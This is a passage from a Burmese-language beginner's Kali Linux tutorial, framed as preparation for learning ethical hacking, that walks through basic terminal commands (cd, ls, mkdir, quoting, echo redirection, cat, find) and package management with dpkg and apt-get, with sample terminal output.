ခုဆိုရင်တော့ ကျွန်တော်တို့ Desktop ကို ဝင်ရောက်နိုင်ပြီဖြစ်ပါတယ်။ Desktop ပေါ်မှာ ဖိုင်တွေရှိပါက ကြည့်နိုင်ဖို့အတွက် file list ဖော်တဲ့ ls comand လေးကို အသုံးပြုပြီး ကြည့်နိုင်ပါတယ်။

```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
32GB-stick-BK
root@kali:~/Desktop# 
```

ကျွန်တော့်ရဲ့ Desktop ပေါ်မှာတော့ folder တစ်ခုသာ ရှိလို့ တစ်ခုသာ ပြပေးတာပါ။ ဘာမှ မရှိရင်တော့ ဘာကိုမျှ ပြပေးမှာမဟုတ်ပါ။

Desktop ပေါ်မှာ ရှိနေတုန်း New Folder တည်ဆောက်ပုံကို ဆက်လက် လေ့လာရအောင်။ folder ကို directory လို့ ခေါ်တယ်ဆိုတာ ပြောပြပြီးပြီနော်။ ဒီတော့ folder အသစ် ပြုလုပ်မယ်ဆိုတော့ make folder (make directory) ပေါ့။ အဲ့သည်အတွက် command က mkdir ပါ။ mkdir directory-name ပေါ့။ ဥပမာ-လက်ရှိ dir ထဲမှာ test ဆိုတဲ့နာမည်နဲ့ dir တစ်ခု ဖန်တီးလိုတဲ့အခါ mkdir test ဆိုပြီး ရိုက်ထည့်ရမှာပါ။

```
root@kali:~/Desktop# mkdir test
root@kali:~/Desktop# 
```

အထက်ပါအတိုင်း ရိုက်ထည့်ပြီးပါက ls နဲ့ list ပြန်ဖော်ကြည့်ရင် test ဆိုတဲ့ directory တစ်ခု ထပ်တိုးနေတာကို မြင်ရပါမယ်။

```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
32GB-stick-BK
root@kali:~/Desktop# mkdir test
root@kali:~/Desktop# ls
32GB-stick-BK  test
root@kali:~/Desktop# 
```


အထက်ပါ ပုံမှာ test ဆိုတဲ့ dir တစ်ခု ထပ်တိုးလာတာကို တွေ့ရမှာပါ။ cd ကို သုံးပြီး ထပ်ဝင်လိုက်ရအောင်။ cd test နဲ့ ဝင်ရောက်လိုက်တဲ့အခါ test folder ထဲကို ဝင်ရောက်ပြီး ဖြစ်တာ တွေ့ရပါမယ်။

```
root@kali:~/Desktop# cd test
root@kali:~/Desktop/test# 
```

ဒီခါတော့ space ခြားတဲ့ နာမည်နဲ့ folder တစ်ခုကို ဖန်တီးကြည့်ရအောင်။ test two ဆိုတဲ့နာမည်နဲ့ folder တစ်ခုကို တည်ဆောက်ကြည့်ကြစို့။

```
root@kali:~/Desktop/test# mkdir test two
root@kali:~/Desktop/test# ls
test  two
root@kali:~/Desktop/test# 
```


အထက်ပါ ပုံအရ Desktop ပေါ်က test directory ထဲမှာ test two ဆိုတဲ့ နာမည်နဲ့ folder တစ်ခု တည်ဆောက်တာဖြစ်ပါတယ်။ ဒါပေမယ့် ခုချိန်မှာ Desktop ပေါ်မှာရှိတဲ့ test folder ကို ဖွင့်ကြည့်မယ်ဆိုရင်တော့



ကျွန်တော်တို့ တွေ့ရမှာက test နဲ့ two ဆိုတဲ့ folder နှစ်ခု ဖြစ်နေတာပါ။ လိုချင်တာက test two ဆိုတဲ့ folder တစ်ခုတည်း။။ ရလာတာက နှစ်ခု။ ဘာကြောင့်လဲဆိုတော့ name မှာ ပါနေတဲ့ space ကြောင့်ပါပဲ။ command line မှာ space ခြားလိုက်တာနဲ့ သီးခြားတစ်ခုအဖြစ် သတ်မှတ်ပါတယ်။ ဒါကြောင့် command line တွေမှာ အသုံးပြုရမယ့် linux file တွေမှာ space မခြားဘဲ နာမည်ပေးထားခြင်းပါ။

```
root@kali:~/Desktop/test# mkdir test-three
root@kali:~/Desktop/test# ls
test  test-three  two
root@kali:~/Desktop/test#
```


ကျွန်တော်က mkdir test-three ဆိုပြီး အထက်ပါ ပုံအတိုင်း နောက်တစ်ခု ဖန်တီးကြည့်ပါတယ်။



အထက်ပါ ပုံအတိုင်း test-three folder တစ်ခုပဲ ထပ်တိုးလာတာကို တွေ့ရပါမယ်။ လိုချင်တာက space ခြားတဲ့နာမည်နဲ့ folder ။ ဒါဆို ဘယ်လိုလုပ်မလဲ။ linux command မှာ space ပါချင်တဲ့အခါ "...." (မျက်တောင်အဖွင့်အပိတ်) ကြားမှာ ထည့်သုံးရပါတယ်။

```
root@kali:~/Desktop/test# mkdir "test four"
root@kali:~/Desktop/test# ls
test  test four  test-three  two
root@kali:~/Desktop/test#
```

အထက်ပါပုံက အတိုင်း mkdir "test four" ဆိုပြီး space ပါတဲ့ folder(directory) name ကို မျက်တောင်အဖွင့်အပိတ်ကြားမှာ ထည့်သွင်းလိုက်တဲ့အခါ ကျွန်တော်တို့ လိုချင်တဲ့ space ခြားထားတဲ့ folder name နဲ့ folder တစ်ခုကို ရရှိပြီ ဖြစ်ပါတယ်။



ဒါဆိုရင် cd နဲ့ ဝင်ရောက်တဲ့အခါမှာလည်း " " ထည့်ဖို့ လိုတယ်ဆိုတာ သဘောပေါက်မယ်ထင်ပါတယ်။

```
root@kali:~/Desktop/test# cd test four
bash: cd: too many arguments
root@kali:~/Desktop/test# cd "test four"
root@kali:~/Desktop/test/test four#
```

ခုဆိုရင်တော့ ကျွန်တော်တို့ test four ဆိုတဲ့ directory ထဲမှာ ရှိနေပါပြီ။ ဒီခါတော့ back ပြန်ထွက်ပုံကလေးကို ဆွေးနွေးပါမယ်။

```
root@kali:~/Desktop/test/test four# cd ..
root@kali:~/Desktop/test#
```

အထက်ပါ ပုံအတိုင်း cd နောက်မှာ 2 dot (..) ထည့်သွင်းပြီး enter မယ်ဆိုရင် folder တစ်ဆင့် နောက်ပြန်ထွက်ပါတယ်။ အားလုံးပြန်ထွက်ချင်ရင်တော့ cd ပဲ ရိုက်ထည့်ပြီး enter ရမှာဖြစ်ပါတယ်။

```
root@kali:~/Desktop/test/test four# cd ..
root@kali:~/Desktop/test# cd
root@kali:~#
```

ဒီခါတော့ terminal အသစ်တစ်ခုဖွင့်ပြီး dir တစ်ခုချင်းစီကို ပြန်ဝင်ကြည့်ရအောင်ပါ။

```
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
32GB-stick-BK  test
root@kali:~/Desktop# cd test
root@kali:~/Desktop/test# ls
test  test four  test-three  two
root@kali:~/Desktop/test# cd two
root@kali:~/Desktop/test/two#
```

အထက်ပါ ပုံသည် terminal ဖွင့်ပြီးကတည်းက dir တစ်ခုချင်းစီကို ကြည့်ရှု ဝင်ရောက်ပုံ ဖြစ်ပါတယ်။ dir တွေကိုသာ သိရင် ပုံပါအတိုင်း command အကြောင်းရေများများနဲ့ တစ်ဆင့်စီ ဝင်နေစရာမလိုဘဲ တိုက်ရိုက် ဝင်ရောက်နိုင်ပါသေးတယ်။

```
root@
File  Edit  View  Search  Terminal  Help
root@kali:~# cd Desktop
root@kali:~/Desktop# ls
32GB-stick-BK  test
root@kali:~/Desktop# cd test
root@kali:~/Desktop/test# ls
test  test four  test-three  two
root@kali:~/Desktop/test# cd two
root@kali:~/Desktop/test/two#
```

```
root@kali:
File  Edit  View  Search  Terminal  Help
root@kali:~# cd Desktop/test/two
root@kali:~/Desktop/test/two#
```


အထက်ပါ ပုံတွင်ကြည့်လျှင် cd command ကိုသုံးပြီး တစ်ဆင့်စီ

ဝင်ရောက်ခြင်း နှင့် cd command ဖြင့် တိုက်ရိုက်ဝင်ရောက်ခြင်း တို့ရဲ့ ကွာခြားမှုကို တွေ့မြင်နိုင်ပါတယ်။


ဒီခါတော့ စာရိုက်တဲ့အပိုင်းကို ဆက်ရအောင်ပါ။ terminal တွေ ရှုပ်မနေရအောင် ခုန ဖွင့်ထားတာတွေကို ပိတ်လိုက်ပြီး အသစ်ပြန်ဖွင့်လိုက်ရအောင်။ ပြီးရင် Desktop ပေါ်က test ဆိုတဲ့ folder ထဲ ဝင်ထားလိုက်ပါ။ ဒီနေရာမှာ နည်းနည်းလေး ပြောလိုတာက ကျွန်တော်တို့ သုံးမယ့် Kali Linux မှာ Pop-up (GUI) အနေနဲ့ အသုံးပြုနိုင်တဲ့ စာရိုက်နိုင်တဲ့ app တွေရှိသလို command line မှာ သုံးရတာတွေလည်း ရှိပါတယ်။ command line ကနေ လုပ်ဆောင်ရတာကိုတော့ ပိုပြီး လေ့လာထားဖို့ လိုအပ်ပါတယ်။ ဘာကြောင့်လဲဆိုတော့ ကျွန်တော်တို့က Hacking လေ့လာနေတာမို့ပါပဲ။

စာရိုက်နိုင်တဲ့ program တွေ ရှိတယ်လို့ ပြောခဲ့ပြီးပြီနော်။ leafpad, gedit, vim စတာတွေကို သုံးလေ့ရှိကြပါတယ်။ leafpad နဲ့ gedit ကတော့ အသွင်အပြင်ကလွဲရင် သဘောတရားချင်း တူပါတယ်။ ခုန command line ထဲမှာ စမ်းသပ်ကြည့်လိုက်ရအောင်နော်။ test.txt ဆိုတဲ့ဖိုင်တစ်ခုကို leafpad (or) gedit တစ်ခုခုနဲ့ ဖန်တီးလိုက်ပါ။

leafpad test.txt လို့ရိုက်လိုက်တဲ့အခါ leafpad နဲ့ ဖိုင်တစ်ခု ပွင့်လာမှာဖြစ်ပြီး အဲသည်ထဲမှာ မိမိတို့ အလိုရှိရာ စာကို ရိုက်နိုင်ပါတယ်။ ပြီးရင် save ပြီး ပိတ် လိုက်ပါ။ ခုနေ ls နဲ့ ပြန်ဖော်ကြည့်မယ်ဆိုရင်တော့ ကျွန်တော်တို့ ဖန်တီးထားတဲ့ test.txt ဆိုတဲ့ဖိုင်လေးကို တွေ့ရပါလိမ့်မယ်။



Desktop ပေါ်က test folder ထဲမှာ ဖွင့်ကြည့်ရင်လည်း



အထက်ပါပုံအတိုင်း test.txt ဆိုတာကို တွေ့ရပါမယ်။ gedit လည်း leafpad လိုပါပဲ။ leafpad နေရာမှာ gedit နဲ့ ပြောင်းစမ်းကြည့်ပေါ့။

ဒီခါတော့ command line ကနေပဲ စာရိုက်ပြီး ဖိုင်ဖန်တီးရအောင်။

```
root@kali:~/Desktop/test# echo "This is my testing." > test2.txt
```

အထက်ပါ ပုံမှာကြည့်ရင် echo ကို အသုံးပြုပြီး စာရိုက်ခဲ့တာကို တွေ့ရပါမယ်။ မိမိ ရေးလိုရာစာကို မျက်တောင်အဖွင့်အပိတ် ကြားမှာ ထားပြီး သုံးရမှာဖြစ်သလို > သင်္ကေတရဲ့ နောက်မှာ မိမိ လိုအပ်တဲ့ ဖိုင်နာမည်ကို ထည့်သွင်းရမှာဖြစ်ပါတယ်။ ဒါဆိုရင်တော့ ls နဲ့ ပြန်ဖော်ကြည့်ရင် test2.txt ဆိုတဲ့ ဖိုင်နောက်တစ်ခု ထပ်တိုးနေတာကို မြင်ရမှာပါ။

```
root@kali:~/Desktop/test# ls
test  test2.txt  test four  test-three  test.txt  two
root@kali:~/Desktop/test# 
```

folder မှာ သွားဖွင့်ကြည့်ရင်လည်း အထက်ပါအတိုင်း မြင်ရမှာပါ။ test2.txt ကို ဖွင့်ကြည့်ပါက ခုန ကျွန်တော်တို့ ရိုက်ခဲ့တဲ့ This is my testing. ဆိုတာကို တွေ့ရပါလိမ့်မယ်။ command line ကို ပြန်သွားရအောင်။

```
root@kali:~/Desktop/test# echo "This is my testing." > test2.txt
root@kali:~/Desktop/test# ls
test  test2.txt  test four  test-three  test.txt  two
root@kali:~/Desktop/test# cat test2.txt
This is my testing.
root@kali:~/Desktop/test# 
```

အထက်ပါ ပုံမှာကြည့်ရင် cat command ကို အသုံးပြုပြီးတော့ ရိုက်ခဲ့တဲ့ စာတွေကို ပြန်ဖော်ကြည့်နိုင်တာ တွေ့ရပါမယ်။ သူ့ကို အသုံးပြုပုံကတော့ cat file-name ပုံစံ ဖြစ်ပါတယ်။

```
root@kali:~/Desktop/test# cat test2.txt
This is my testing.
root@kali:~/Desktop/test# 
```

ခုဆို terminal ကနေ txt ဖိုင် ဖန်တီးပြီး စာရိုက်တာ။ စာကို ပြန်ထုတ်ကြည့်တာ စတာတွေ ဆွေးနွေးပြီးပြီဖြစ်ပါတယ်။ ဒီခါတော့ ခုန test2.txt ဖိုင်ထဲကို နောက်ထပ် စာကြောင်းတစ်ခု ထပ်တိုးကြည့်ရအောင်။

```
root@kali:~/Desktop/test# echo "I am learning Ethical Hacking." > test2.txt
root@kali:~/Desktop/test# 
```

ခုန command line ထဲမှာပဲ echo "I am learning Ethical Hacking." >

test2.txt လို့ ရိုက်ထည့်လိုက်တာပါ။ သဘောက test2.txt ဖိုင်ကို အထဲက စာသားနေရာမှာ I am learning Ethical hacking လို့ ပြင်မယ်ပေါ့။

```
root@kali:~/Desktop/test# cat test2.txt
I am learning Ethical Hacking.
root@kali:~/Desktop/test#
```

အထက်ပါပုံမှာကြည့်ရင် သူ့ရဲ့ မူလစာသား This is my testing. နေရာမှာ I am learning Ethical hacking. ဆိုတာက အစားထိုးဝင်ရောက်လာတာကို တွေ့ရမှာပါ။ စာတွေကို ပြင်တာမဟုတ်ဘဲ ထပ်ဖြည့်ရုံပဲဆိုရင်တော့ > နေရာမှာ >> နှစ်ခုထပ် သုံးရမှာ ဖြစ်ပါတယ်။

```
root@kali:~/Desktop/test# echo "Ethical Hacker." >> test2.txt
root@kali:~/Desktop/test#
```

အထက်ပါ ပုံမှာကြည့်ရင် မူလစာကြောင်းထဲမှာ Ethical Hacker ဆိုတဲ့စာသားကို ထပ်ဖြည့်မယ် လို့ ဆိုလိုပါတယ်။ >> ကို အသုံးပြုထားတဲ့အတွက် ထပ်ဖြည့်မယ်ဆိုတာကို သိရှိနိုင်ပါတယ်။

```
root@kali:~/Desktop/test# cat test2.txt
I am learning Ethical Hacking.
Ethical Hacker.
root@kali:~/Desktop/test#
```

အထက်ပါ ပုံမှာကြည့်ရင် cat နဲ့ ပြန်ဖော်ကြည့်လိုက်တဲ့အခါ စာကြောင်းတွေ ထပ်တိုးလာတာကို တွေ့မြင်ရမှာပါ။ ဒီလောက်ဆို နားလည်ပြီလို့ ယူဆပါတယ်။ ခု ဖိုင်ရှာတာလေး ဆက်ဆွေးနွေးရအောင်။ ဖွင့်ထားတဲ့ terminal ကို ပိတ်ပြီးအသစ် ပြန်ဖွင့်လိုက်ပါ။ ပြီးရင် find command ကို အသုံးပြုပြီး ရှာဖွေနည်း စမ်းကြည့်ရအောင်။ သူ့ကို အသုံးပြုပုံကတော့ find ရှာလိုသည့်နေရာ -name ရှာမည့်ဖိုင်အမည် ဖြစ်ပါတယ်။ ပိုပြီး နားလည်အောင် ပြောပြရရင် ဥပမာ- ကျွန်တော်တို့က Desktop ပေါ်မှာ ခုန စမ်းသပ်ဖန်တီးထားတဲ့ folder ထဲမှာ test2.txt ဆိုတဲ့ဖိုင်လေးကို ရှာကြည့်မယ်ဆိုပါတော့။ ရှာတဲ့ command က find, ရှာချင်တဲ့နေရာက Desktop, ဖိုင်နာမည် ဖြစ်ကြောင်း -name,ရှာလိုတဲ့ ဖိုင်နာမည်က test2.txt ဆိုတော့ ရှာတဲ့အခါ သုံးရမယ့် command က find Desktop -name test2.txt ပေါ့။

```
root@kali:~# find Desktop -name test2.txt
Desktop/test/test2.txt
root@kali:~#
```

ရှာကြည့်လိုက်တဲ့အခါမှာတော့ အထက်ပါ ပုံအတိုင်းပဲ Desktop ပေါ်က test ဆိုတဲ့ folder ထဲမှာ test2.txt ဆိုတဲ့ဖိုင် ရှိကြောင်း ပြလာပါတော့တယ်။ ဒါက ကျွန်တော်တို့အနေနဲ့ test2.txt ဖိုင်သည် Desktop ပေါ်မှာ ရှိတယ်လို့ သိထားလို့ ရှာလို့ ရတာ။ အကယ်၍ ဘယ်နေရာမှာမှန်း မသိဘူးဆိုပါစို့။ ဒါဆိုရင်တော့

ကျွန်တော်တို့အနေနဲ့ system တစ်ခုလုံးထဲမှာ ရှာရပါတော့မယ်။ system ရဲ့ သင်္ကေတက / ဖြစ်ပါတယ်။ root system "/" ပါ။ ဒါကြောင့် ရှာဖွေတဲ့အခါ ရှာချင်တဲ့နေရာ ကို / ပဲ ထားလိုက်ရမှာပါ။

```
root@kali:~# find / -name test2.txt
find: '/proc/1060/task/1060/net': Invalid argument
find: '/proc/1060/net': Invalid argument
/root/Desktop/test/test2.txt
root@kali:~# 
```

အထက်ပါပုံကို ကြည့်မယ်ဆိုရင် ကျွန်တော်တို့အနေနဲ့ test2.txt ဖိုင်ကို system တစ်ခုလုံးမှာ ရှာလိုက်တယ်။ /root/Desktop/test/test2.txt လို့ ပြတဲ့အတွက် Desktop ပေါ်က test ဆိုတဲ့ directory ထဲမှာရှိတယ်ဆိုတာကို သိနိုင်ပြီ ဖြစ်ပါတယ်။ ဒီနေရာမှာ ထပ်မံဖြည့်စွက် ပြောလိုတာက Linux system သည် Case Sensitive ဖြစ်တယ်လို့ ဆိုခဲ့တယ်နော်။ စာလုံး အကြီးအသေး လွဲရင်လည်း ရှာတာတွေမှာမဟုတ်ပါဘူး။ အဲသည်တော့ ကျွန်တော်တို့ ရှာမယ့် ဖိုင်က T အကြီးလား၊ အသေးလား ဂရုစိုက် ရေးရပါမယ်။ အကြီးလား အသေးလား မသိရင်တော့ ဖိုင်နာမည်နေရာမှာ [Tt]est2.txt ဆိုပြီး အစစာလုံး အကြီးဖြစ်ဖြစ် အသေးဖြစ်ဖြစ် ပြပါလို့ ဆိုလိုက်ခြင်း ဖြစ်ပါတယ်။

```
root@kali:~# find / -name [Tt]est2.txt
find: '/proc/1060/task/1060/net': Invalid argument
find: '/proc/1060/net': Invalid argument
/root/Desktop/test/test2.txt
root@kali:~# 
```

ဖိုင်နာမည်မှာ test ပါတာတော့သိတယ်။ အားလုံးလည်း သေချာမသိဘူး ဆိုရင်တော့ ဒီလိုရှာကြည့်နိုင်ပါတယ်။

```
root@kali:~# find / -name "test*"
```

သူကတော့ ဖိုင်နာမည်မှာ test ပါသမျှ ဖိုင်တိုင်းကို ထုတ်ပြမှာဖြစ်လို့ ဖိုင်တွေ အများကြီး ရှာတွေ့ပါလိမ့်မယ်။ ဒီလောက်ဆို ရှာဖွေတဲ့အပိုင်းလည်း ရလောက်ပြီလို့ ယူဆပါတယ်။ ဒီခါတော့ အခြား အသုံးများတာလေးတွေကို ခေါင်းစဉ် အသေးလေးတွေ ထပ်ခွဲပြီး ဆွေးနွေးသွားရအောင်။ ပို မှတ်မိအောင်ပေါ့။

APT Package Handling Utility

APT Package Handling Utility ကိုတော့ apt-get လို့ အလွယ်ဆုံး သိကြပါတယ်။ package တွေကို install လုပ်ရာမှာရော remove လုပ်ရာမှာရော၊ upgrade ပြုလုပ်ရာမှာရော သိပ်လွယ်ကူပြီး ကောင်းမွန်တဲ့ tool တစ်ခုလို့ ဆိုရပါမယ်။ ကျွန်တော်တို့သုံးမယ့် Kali Linux မှာ ကျွန်တော်တို့ သုံးနေတဲ့ Android ပေါ်က PlayStore လိုမျိုးပေါ့၊ application တွေကို ရယူနိုင်မယ့် source တစ်ခု ရှိပါတယ်။ အဲသည် source နဲ့ ကျွန်တော်တို့ရဲ့ ကွန်ပျူတာနဲ့ ချိတ်ဆက်ပြီးပြီဆိုရင်တော့ apt-get

ကနေ software package တွေကို အလွယ်တကူ သွင်းယူ ရရှိနိုင်ပြီဖြစ်ပါတယ်။ apt-get ကနေ software တွေကို သွင်းယူခြင်းမှာ အားသာချက်တွေ ရှိပါတယ်။ ဘာတွေလဲဆိုရင် package တစ်ခု install ပြုလုပ်ဖို့ရာအတွက် လိုအပ်တဲ့ dependency တွေ (နားလည်လွယ်အောင် ပြောရရင် နောက်ထပ် ဆက်စပ်နေတဲ့ လိုအပ်ချက်တွေ ဆိုပါတော့။) ကိုပါ ထည့်သွင်းပေးပါတယ်။ ဒါကြောင့် တစ်ခုချင်းစီ လိုက်ရှာဖြည့်ရတာမျိုး လုပ်စရာ မလိုတော့ဘူးပေါ့။

ပိုရှင်းအောင် ဥပမာပေးရရင် Pen-tester တွေ၊ Hacker တေ မလွတ်တမ်း အသုံးပြုလေ့ရှိတဲ့ Metasploit လို program ဟာ RUBY လို့ခေါ်တဲ့ Programming Language ပေါ်မှီတည်နေပါတယ်။ RUBY ကို install ပြုလုပ်ထားခြင်းမရှိဘဲ Metasploit ကို run လို့ မရနိုင်ပါဘူး။ ဒါကြောင့် RUBY သည် Metasploit ရဲ့ dependency ဖြစ်ပါတယ်။ (Metasploit က ကျွန်တော်တို့ အသုံးပြုမယ့် Kali Linux မှာ ပါဝင်ပြီးသားဖြစ်တာမို့ RUBY ပါ ပါဝင်ပြီးသားဖြစ်တယ်ဆိုတာတော့ ပြောစရာ မလိုတော့ဘူးပေါ့နော်)။ ဒီတော့ ပြန်ခြုံပြောရရင် apt-get ကနေ app တွေကို install လုပ်မယ်ဆိုရင် သူတို့ရဲ့ dependency တွေကိုပါ တစ်ပါတည်း automatic install လုပ်ပေးသွားပါတယ်။ ဥပမာ- apt-get install virtualbox ဆိုပါတော့။ virtualbox နဲ့ တွဲဖက် သုံးရမယ့် app တွေကိုပါ ထည့်သွင်းပေးထားပါတယ်။

အဲသည်လို လုပ်ဆောင်နိုင်ဖို့အတွက်တော့ /etc/apt/ ထဲက sources.list ဖိုင်ကို leafpad (or) gedit နဲ့ ဖွင့်ပြီး sources.list ထည့်သွင်းနိုင်ပါတယ်။ sources.list က မိမိတို့ install ထားတဲ့ Kali Linux Version ပေါ် မူတည်ပြီး ကွာခြားနိုင်တာမို့ ဒီနေရာမှာ မဖော်ပြတော့ပါဘူး။ www.khitminnyo.com မှာ ဖော်ပြပေးထားပါတယ်။ apt-get install (package) က package တိုင်းအတွက် ရနိုင်တာတော့ မဟုတ်ပါဘူး။ မိမိတို့ ထည့်သွင်းထားတဲ့ source မှာ ရနိုင်တဲ့ package တွေကိုသာ ရရှိနိုင်မှာဖြစ်ပြီး အခြားသော package တွေကိုတော့ သက်ဆိုင်ရာ source တွေကနေ ဒေါင်းယူရရှိနိုင်ပါတယ်။ Kali Linux သည် Debian Based ဖြစ်တာမို့ သူ့အတွက် package တွေသည် debian package (dpkg) ဖြစ်ပါတယ်။ Ubuntu သည်လည်း Debian Based ဖြစ်တာမို့ Ubuntu နဲ့ Kali မှာ Debian package (dpkg) တွေကို တူညီစွာ အသုံးပြုနိုင်ပါတယ်။ dpkg တွေရဲ့ file extension ကတော့ .deb ဖြစ်ပါတယ်။ ဥပမာ- example.deb ပေါ့။

deb ဖိုင်တွေကို install ဖို့အတွက်တော့ dpkg -i ကို အသုံးပြုပါတယ်။ Debian Package တွေကို install လုပ်မယ်လို့ ဆိုလိုတာပေါ့။ Terminal ကနေ .deb ဖိုင် ထားရှိတဲ့ နေရာကို ဝင်ရောက်လိုက်ပါ။ ပြီးရင် dpkg ကိုသုံးပြီး install နိုင်ပါပြီ။ ဥပမာ Download ဆွဲထားတဲ့ example.deb ကို install မယ် ဆိုပါတော့။ Downloads directory ထဲကို cd command နဲ့ ဝင်ရောက်ပြီး dpkg -i pkg-name.deb နဲ့ install နိုင်ပါတယ်။

```
root@kali:~# cd Downloads
root@kali:~/Downloads# dpkg -i emxample.deb
```

ခုတစ်ခါတော့ apt-get command ကိုအသုံးပြုပြီး package တွေကို install လုပ်ကြည့်ရအောင်။ အသုံးပြုရမယ့် command က apt-get install pkg-name ဖြစ်ပါတယ်။ ဒါဆိုရင် Photoshop လို ဓာတ်ပုံပြင်တဲ့ free software တစ်ခုကို install လုပ်ကြည့်ရအောင်။ သူ့ရဲ့ pkg-name က gimp ဖြစ်တာကြောင့် gimp ကို install ရမယ့် command သည် apt-get install gimp ဖြစ်ပါတယ်။ ထို့အတူပါပဲ။ Virtual Box ကို install လိုပါက apt-get install virtualbox လို့ ရိုက်ထည့်ရမှာဖြစ်ပါတယ်။

Update

apt-get သည် app & dependency တွေကို install ပေးနိုင်ရုံသာမက install ထားတဲ့ package တွေအတွက် update ရရှိနိုင်မှု အခြေအနေကိုပါ ဖော်ပြပေးနိုင်သလို update လည်း ပြုလုပ်ပေးနိုင်ပါသေးတယ်။ sources list ထည့်သွင်းပြီးသည့်အခါ ဖြစ်စေ၊ source တစ်ခုခု ပြောင်းလဲသည့်အခါဖြစ်စေ၊ ဖြည့်သွင်းလိုက်တဲ့ source အသစ်ကို ကျွန်တော်တို့ရဲ့ စနစ်နဲ့ ချိတ်ဆက်နိုင်ဖို့အတွက် apt-get update command ကို အသုံးပြုရပါတယ်။ ထို့အတူပါပဲ။ ကျွန်တော်တို့ရဲ့ စနစ်ထဲမှာရှိတဲ့ package တွေအတွက် upgrade ရရှိနိုင်မှုအတွက်လည်း apt-get update နဲ့ စစ်ဆေးနိုင်ပါသေးတယ်။ (မှတ်ချက်။ ။ apt-get အစား apt ကိုပဲ အသုံးပြုနိုင်ပါတယ်။ဥပမာ apt update, apt install gimp, ...)

Upgrade

မည်သည့် စနစ်မျှ အမြဲတမ်း ပြီးပြည့်စုံမနေပါ။ အဓိက Operating System ကို တိုးတက်အောင် ပြုလုပ်တာ၊ သုံးရပိုမိုလွယ်ကူအောင် ဖန်တီးတာ၊ တိုးတက်ကောင်းမွန်အောင်လုပ်တာ၊ patch management တွေ၊ new feature တွေ ထည့်သွင်းတာ၊ bugs တွေကို မှန်ကောင်အောင် ပြုပြင်တာ စတာတွေအတွက် အစဉ်အမြဲ development state မှာ ရှိနေပါတယ်။

ကျွန်တော်တို့ရဲ့ Kali Linux မှာ ထည့်သွင်းအသုံးပြုထားတဲ့ package တွေအတွက် new version တွေရရှိတဲ့အခါ upgrade ပြုလုပ်နိုင်မယ့် command ကိုလည်း apt-get (or) apt နဲ့ အသုံးပြုရပါတယ်။ upgrade ပြုလုပ်စရာရှိနေတဲ့အခါ (ဆိုလိုတာက application တစ်ခု ဗားရှင်းအသစ် ထွက်တဲ့အခါ) apt-get update (or) apt update လုပ်ကြည့်ရင် ဒီလို ပေါ်ပါမယ်။

```
Fetched 1,673 kB in 10min 23s (2,681 B/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
399 packages can be upgraded. Run 'apt list --upgradable' to see them.
root@kali:~#
```

အထက်ပါ ပုံထဲကအတိုင်း အတိအကျတော့ ပေါ်မှာမဟုတ်ပါ။ မိမိတို့ စတင်အသုံးပြုတဲ့အချိန်နဲ့ package တွေ ကွာခြားနိုင်ပါတယ်။ ခု ပုံမှာကြည့်ရင် 399 packages can be upgraded. Run 'apt list --upgradable' to see them. ဆိုပြီး တွေ့ရပါလိမ့်မယ်။ upgrade ပြုလုပ်နိုင်တဲ့ package ပေါင်း 399 ခု ရှိတယ်ဆိုတဲ့အကြောင်း ဖော်ပြထားသလို apt list --upgradable ကို အသုံးပြုပြီး upgrade ပြုလုပ်နိုင်မယ့် list ကို ကြည့်နိုင်တဲ့အကြောင်း ဖော်ပြပေးထားတာပါ။

```
yersinia/kali-rolling 0.8.2-2 amd64 [upgradable from: 0.7.3-3+b1]
zsh/kali-rolling 5.4.2-1 amd64 [upgradable from: 5.4.1-1]
zsh-common/kali-rolling,kali-rolling 5.4.2-1 all [upgradable from: 5.4.1-1]
```

